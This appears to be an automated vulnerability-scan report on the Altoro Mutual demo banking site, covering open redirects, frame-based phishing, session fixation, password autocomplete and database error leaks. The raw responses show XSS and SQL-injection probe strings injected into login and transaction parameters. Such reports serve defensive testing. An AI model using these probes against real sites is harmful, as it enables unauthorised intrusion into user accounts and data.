Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search Go



DEMO
SITE
ONLY

■ **MY ACCOUNT**

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Customize Site Language



Current Language: ">

You can change the language setting by choosing:

[International English](#)

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M

Open Redirect 2

TOC

Issue 1 of 2

TOC

Open Redirect

Severity: Medium

URL: <http://demo.testfire.net/disclaimer.htm>

Entity: disclaimer.htm:32 (Page)

Risk: It is possible for an attacker to use the web server to attack other sites, which increases his or her anonymity

Causes: The web application performs a redirection to an external site

Fix: Analyze and harden client side (JavaScript) code.

Reasoning: Reasoning is not available for this issue.

```
} var iPos = document.URL.indexOf("url=")+4; var sDst = document.URL.substring(iPos,document.URL.length); // if redirection is in the application's domain, don't ask for authorization if ( sDst.indexOf
```

```

("http") == 0 && sDst.indexOf(document.location.hostname) != -
1 ){      if (window.opener) {          window.opener.location.href = "http" + sDst.substring(4);      cl
();      } else {          window.location.href = "http" + sDst.substring(4);
}

```

Issue 2 of 2

TOC

Open Redirect

Severity: **Medium**

URL: <http://demo.testfire.net/disclaimer.htm>

Entity: disclaimer.htm:35 (Page)

Risk: It is possible for an attacker to use the web server to attack other sites, which increases his or her anonymity

Causes: The web application performs a redirection to an external site

Fix: Analyze and harden client side (JavaScript) code.

Reasoning: Reasoning is not available for this issue.

```

} var iPos = document.URL.indexOf("url=")+4; var sDst = document.URL.substring
(iPos,document.URL.length); // if redirection is in the application's domain, don't ask for authorization if ( sDst.indexOf
("http") == 0 && sDst.indexOf(document.location.hostname) != -
1 ){      if (window.opener) {          window.opener.location.href = "http" + sDst.substring(4);      cl
();      } else {          window.location.href = "http" + sDst.substring(4);      } }

```

M

Phishing Through Frames 6

TOC

Issue 1 of 6

TOC

Phishing Through Frames

Severity: **Medium**

URL: <http://demo.testfire.net/search.aspx>

Entity: txtSearch (Parameter)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "<http://demo.testfire.net/phishing.html>".

Test Response

Phishing Sample

Issue 2 of 6

TOC

Phishing Through Frames

Severity: **Medium**

URL: http://demo.testfire.net/survey_complete.aspx

Entity: txtEmail (Parameter)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "<http://demo.testfire.net/phishing.html>".

Test Response

Phishing Sample

Issue 3 of 6

TOC

Phishing Through Frames

Severity: Medium

URL: <http://demo.testfire.net/comment.aspx>

Entity: name (Parameter)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "<http://demo.testfire.net/phishing.html>".

Test Response

Phishing Sample

Issue 4 of 6

TOC

Phishing Through Frames

Severity: **Medium**

URL: <http://demo.testfire.net/bank/transfer.aspx>

Entity: debitAccount (Parameter)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "<http://demo.testfire.net/phishing.html>".

Test Response

Phishing Sample

Issue 5 of 6

TOC

Phishing Through Frames

Severity: **Medium**

URL: <http://demo.testfire.net/bank/transfer.aspx>

Entity: creditAccount (Parameter)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "<http://demo.testfire.net/phishing.html>".

Test Response

Phishing Sample

Phishing Through Frames

Severity: **Medium**

URL: <http://demo.testfire.net/bank/customize.aspx>

Entity: lang (Parameter)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.


Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "<http://demo.testfire.net/phishing.html>".

Test Response

Phishing Sample



M Session Identifier Not Updated 1 TOC

Issue 1 of 1 TOC

Session Identifier Not Updated

Severity: Medium

URL: http://demo.testfire.net/bank/login.aspx

Entity: login.aspx (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Insecure web application programming or configuration

Fix: Do not accept externally created session identifiers

Reasoning: The test result seems to indicate a vulnerability because the session identifiers in the Original Request (on the left) and in the Response (on the right) are identical. They should have been updated in the response.

L Autocomplete HTML Attribute Not Disabled for Password Field 4 TOC

Autocomplete HTML Attribute Not Disabled for Password Field

Severity: **Low**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: login.aspx (Page)

Risk: It may be possible to bypass the web application's authentication mechanism

Causes: Insecure web application programming or configuration

Fix: Correctly set the "autocomplete" attribute to "off"

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.

Raw Test Response:

```
...
</td>
<td>
</td>
</tr>
<tr>
<td>
    Password:
</td>
<td>
    <input type="password" id="passw" name="passw" style="width: 150px;">
</td>
</tr>
<tr>
    <td></td>
    <td>
        <input type="submit" name="btnSubmit" value="Login">
    </td>
</tr>
</table>
...
...
```

Autocomplete HTML Attribute Not Disabled for Password Field

Severity: **Low**

URL: <http://demo.testfire.net/bank/apply.aspx>

Entity: apply.aspx (Page)

Risk: It may be possible to bypass the web application's authentication mechanism

Causes: Insecure web application programming or configuration

Fix: Correctly set the "autocomplete" attribute to "off"

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.

Raw Test Response:

```
...
Visa Application</h1>
```

```

<!--
userid = userCookie.Values["UserID"].ToString();
cLimit = Request.Cookies["Limit"].Value;
cInterest = Request.Cookies["Interest"].Value;
cType = Request.Cookies["CardType"].Value;
-->

<span id="_ctl0__ctl0_Content_Main_lblMessage"><p><b>No application is needed.</b>To approve your new $10000 Altoro Mutual Gold Visa<br />with an 7.9% APR simply enter your password below.</p><form method="post" name="Credit" actions="apply.aspx"><table border=0><tr><td>Password:</td><td><input type="password" name="passwd"></td></tr><tr><td></td><td><input type="submit" value="Submit"></td></tr></table></form></span>

<!--
    Password is not revalidated but stored in
    mainframe for non-repudiation purposes.
-->

</div>

...

```

Issue 3 of 4

TOC

Autocomplete HTML Attribute Not Disabled for Password Field

Severity: **Low**

URL: <http://demo.testfire.net/admin/login.aspx>

Entity: login.aspx (Page)

Risk: It may be possible to bypass the web application's authentication mechanism

Causes: Insecure web application programming or configuration

Fix: Correctly set the "autocomplete" attribute to "off"

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.

Raw Test Response:

```

...
<form name="aspnetForm" method="post" action="login.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTY5ODYzNjk3NWRk" />

<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAKm/PqICgKaqvKtBQKWuPeSCgL73pWUBA==" />
<br />
<p>
    <strong>Enter the code shown above:</strong><br />
    <input name="_ctl0:_ctl0:Content>Main:CodeNumberTextBox" type="text" id="_ctl0__ctl0_Content_Main_CodeNumberTextBox" /><br /><br />
    <strong>Enter the administrative password:</strong><br />
    <input name="_ctl0:_ctl0:Content>Main>Password" type="password" id="_ctl0__ctl0_Content_Main_Password" /><br /><br />
    <input type="submit" name="_ctl0:_ctl0:Content>Main:SubmitButton" value="Submit" id="_ctl0__ctl0_Content_Main_SubmitButton" /><br />
</p>
<p><span id="_ctl0__ctl0_Content_Main_MessageLabel"></span></p>
</form>

<script>
window.onload = document.forms[1].elements[1].focus();
</script>

...

```

Autocomplete HTML Attribute Not Disabled for Password Field

Severity: Low

URL: http://demo.testfire.net/admin/admin.aspx

Entity: admin.aspx (Page)

Risk: It may be possible to bypass the web application's authentication mechanism

Causes: Insecure web application programming or configuration

Fix: Correctly set the "autocomplete" attribute to "off"

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.

Raw Test Response:

```
...
<tr>
<td>
<td>
    Confirm:<br/>
</td>
</td>
</tr>
<tr>
<td>
    <td>
        <select id="" name=""><option value="1">1 admin</option><option value="2">2 tuser</option><option value="100116013">100116013
sjo</option><option value="100116014">100116014 jsmith</option><option value="100116015">100116015 cclay</option><option
value="100116018">100116018 sspeed</option></select>
    </td>
<td>
    <input type="password" name="password1">
</td>
<td>
    <input type="password" name="password2">
</td>
<td>
    <input type="submit" name="change" value="Change Password">
</td>
</tr>
</form>
<form method="post" name="addUser" action="admin.aspx" id="addUser" onsubmit="return confirmmpass(this);">
<tr>
<td colspan="4"><h2>Add a new user.</h2></td>
...
...
<td>
    <input type="text" name="firstname">
    <br>
    <input type="text" name="lastname">
</td>
<td>
    <input type="text" name="username">
</td>
<td>
    <input type="password" name="password1">
    <br>
    <input type="password" name="password2">
</td>
<td>
    <input type="submit" name="add" value="Add User">
</td>
</tr>
<tr>
<td colspan="4">It is highly recommended that you leave the username as first
initial last name. The user id will be created automatically.
</td>
...
...

```

Issue 1 of 16

Database Error Pattern Found**Severity:** Low**URL:** http://demo.testfire.net/subscribe.aspx**Entity:** subscribe.aspx (Global)**Risk:** It is possible to view, modify or delete database entries and tables**Causes:** Sanitation of hazardous characters was not performed correctly on user input**Fix:** Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl10_Content_1lblSummary">Syntax error (missing operator) in query expression ''&gt;&quot;'&gt;&lt;script&gt;alert(1524)&lt;/script&gt;'</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl10_Content_1lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression
''&gt;&quot;'&gt;&lt;script&gt;alert(1524)&lt;/script&gt;'&lt;'.</span>
 at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHRResult hr)
 at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
 at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
 at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
 at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
 at System.Data.OleDb.OleDbCommand.ExecuteNonQuery()
 at Altoro.Subscribe.Page_Load(Object sender, EventArgs e) in d:\downloads\AltoroMutual_v6\website\subscribe.aspx.cs:line 48
 at System.Web.Util.CalliHelperEventArgsFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e)
 at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e)

...

```

Issue 2 of 16

Database Error Pattern Found

Severity: **Low**

URL: http://demo.testfire.net/subscribe.aspx

Entity: txtEmail (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>
<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_1lblSummary">Syntax error in string in query expression ''test@altoromutual.comWF XSS Probe'&quot;/&gt;''.</span></b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_1lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression
  ''test@altoromutual.comWF XSS Probe'&quot;/&gt;''.
  at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
  at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
  at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
  at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
  at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
  at System.Data.OleDb.OleDbCommand.ExecuteReaderNonQuery()
  at Altoro.Subscribe.Page_Load(Object sender, EventArgs e) in d:\downloads\AltoroMutual_v6\website\subscribe.aspx.cs:line 48
  at System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e)
  at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e)
...
...
```

Issue 3 of 16

TOC

Database Error Pattern Found

Severity: **Low**

URL: http://demo.testfire.net/bank/transaction.aspx

Entity: before (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error (missing operator) in query expression 'l=1 and t.trans_date &gt;= 1234 and t.trans_date &lt;= 1234WF XSS Probe and a.userid = 100116014'.</span></b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'l=1 and t.trans_date &gt;= 1234 and t.trans_date &lt;= 1234WF XSS Probe and a.userid = 100116014'.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
...

```

Issue 4 of 16

[TOC](#)

Database Error Pattern Found

Severity: **Low**

URL: <http://demo.testfire.net/bank/transaction.aspx>

Entity: after (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error (missing operator) in query expression 'l=1 and t.trans_date &gt;= 1234WF XSS Probe and t.trans_date &lt;= 1234 and a.userid = 100116014'.</span></b></p>
<h2>Error Message:</h2>
```

```

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression '1=1 and t.trans_date &gt;= 1234WF XSS probe and t.trans_date &lt;= 1234 and a.userid = 100116014'.
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command,
CommandBehavior behavior)

...

```

Issue 5 of 16

TOC

Database Error Pattern Found

Severity: **Low**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: login.aspx (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_lblSummary">Syntax error (missing operator) in query expression 'username =
'&quot;'&gt;&lt;script&gt;alert(1549)&lt;/script&gt;' AND password = '&gt;&quot;'&gt;&lt;script&gt;alert(1549)&lt;/script&gt;'</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username =
'&gt;&quot;'&gt;&lt;script&gt;alert(1549)&lt;/script&gt;' AND password = '&gt;&quot;'&gt;&lt;script&gt;alert(1549)&lt;/script&gt;'</span>
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command,
CommandBehavior behavior)

...

```

Database Error Pattern Found

Severity: **Low**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: amUserId (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error (missing operator) in query expression 'userid = 100116014WF XSS Probe'.</span></b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'userid = 100116014WF XSS Probe'.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
...
...
```

Database Error Pattern Found

Severity: **Low**

URL: http://demo.testfire.net/bank/transfer.aspx

Entity: amUserId (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>
<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_1lblSummary">Syntax error (missing operator) in query expression 'userid = 100116014WF XSS Probe'.</span></b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_1lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'userid = 100116014WF XSS Probe'.
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command,
    CommandBehavior behavior)
...
...
```

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Database Error Pattern Found

Severity: **Low**

URL: http://demo.testfire.net/bank/account.aspx

Entity: amUserId (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...  
  
<div id="wrapper" style="width: 99%;>  
  
<div class="err" style="width: 99%;>  
  
<h1>An Error Has Occurred</h1>  
  
<h2>Summary:</h2>  
  
<p><b><span id="_ctl0_Content_lblSummary">Syntax error (missing operator) in query expression 'userid = 100116014WFXSSProbe'.</span></b></p>  
  
<h2>Error Message:</h2>  
  
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'userid = 100116014WFXSSProbe'.  
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)  
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)  
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)  
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)  
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)  
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)  
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)  
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String  
srcTable, IDbCommand command, CommandBehavior behavior)  
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command,  
CommandBehavior behavior)  
  
...  

```

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Database Error Pattern Found

Severity: **Low**

URL: <http://demo.testfire.net/bank/transaction.aspx>

Entity: amUserId (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...  
  
<div id="wrapper" style="width: 99%;>  
  
<div class="err" style="width: 99%;>  
  
<h1>An Error Has Occurred</h1>  
  
<h2>Summary:</h2>  
  
<p><b><span id="_ctl0_Content_lblSummary">Syntax error (missing operator) in query expression '1=1 and t.trans_date &gt;= 1234 and  
t.trans_date &lt;= 1234 and a.userid = 100116014WFXSSProbe'.</span></b></p>  
  
<h2>Error Message:</h2>
```

```

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression '1=1 and t.trans_date &gt;= 1234 and t.trans_date &lt;= 1234 and a.userid = 100116014WFXSSProbe'.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
